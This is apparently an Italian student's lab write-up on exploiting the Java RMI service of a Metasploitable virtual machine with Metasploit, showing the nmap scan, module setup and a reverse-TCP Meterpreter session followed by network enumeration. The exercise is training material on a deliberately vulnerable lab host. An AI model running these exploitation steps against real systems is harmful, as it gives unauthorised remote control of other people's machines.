S7/L5

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



TRACCIA

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.



INTRODUCTION

Per prima cosa con il comando **sudo nano /etc/network/interfaces** abbiamo settato 192.168.11.111 come indirizzo IP della nostra macchina attaccante (Kali Linux) e l'indirizzo IP 192.168.11.112 per la nostra macchina vittima (metasploitable).

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.11.111  netmask 255.255.255.0  broadcast 192.168.11.255
        inet6 fe80::a00:27ff:fe1e:364a  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:1e:36:4a  txqueuelen 1000  (Ethernet)
        RX packets 131417  bytes 7895614 (7.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 131344  bytes 8002065 (7.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:5b:2b:5f
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe5b:2b5f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:28 errors:0 dropped:0 overruns:0 frame:0
          TX packets:74 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1956 (1.9 KB)  TX bytes:5244 (5.1 KB)
          Base address:0xd020 Memory:f0200000-f0220000
```

NMAP


Abbiamo effettuato una scansione con nmap sulla porta numero 1099 per verificare la presenza del servizio vulnerabile Java MRI.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap 192.168.11.112 -p 1099
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-22 15:24 CEST
Nmap scan report for 192.168.11.112
Host is up (0.00034s latency).

PORT     STATE SERVICE
1099/tcp open  rmiregistry
MAC Address: 08:00:27:5B:2B:5F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.32 seconds
```

METASPLOIT

Avviamo il tool metasploit con il comando **msfconsole** ed andiamo a cercare se nel database è presente un exploit per il servizio **rmiregistry**

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Save the current environment with the save command,
future console restarts will use this environment again
```




METASPLOIT

Utilizzando search **rmiregistry** andiamo a trovare un exploit che andremo ad utilizzare con il comando **use** seguito o dal numero o dal path dell'attacco.

```
msf6 > search rmiregistry

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/multi/misc/java_rmi_server    2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/misc/java_rmi_server

msf6 > use 0
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all
                                         addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)
```

METASPLOIT CONFIGURATION



Dopo aver effettuato un controllo sulla configurazione dell'attacco con **show options**, andiamo ad impostare con il comando **set RHOSTS** l'indirizzo ip della nostra macchina bersaglio che come possiamo notare è stata aggiunta alla configurazione dell'exploit

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS ⇒ 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.11.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all
                                         addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)
```

METERPRETER


```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/qw2Fq5tEuM9
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:41757) at 2024-05-22 15:26:05 +0200

meterpreter > help
```

Andiamo a lanciare il nostro attacco con il comando **exploit** e possiamo notare che siamo riusciti ad avviare una sessione di meterpreter all'interno della macchina bersaglio

Utilizzando **help** andiamo a controllare la lista dei comandi che ci serviranno per avere informazioni sulla configurazione di rete e sulla tabella di routing

```
Stdapi: Networking Commands
===========

    Command       Description
    -------       -----------
    ifconfig      Display interfaces
    ipconfig      Display interfaces
    portfwd       Forward a local port to a remote service
    resolve       Resolve a set of host names on the target
    route         View and modify the routing table
```

METERPRETER



Grazie ai comandi visti in precedenza siamo riusciti ad avere le informazioni di cui avevamo bisogno sulla rete del nostro bersaglio, riuscendo a completare il nostro attacco

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask         Gateway  Metric  Interface
    ------          -------         -------  ------  ---------
    127.0.0.1       255.0.0.0       0.0.0.0
    192.168.11.112  255.255.255.0   0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:fe5b:2b5f  ::       ::
```

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe5b:2b5f
IPv6 Netmask : ::
```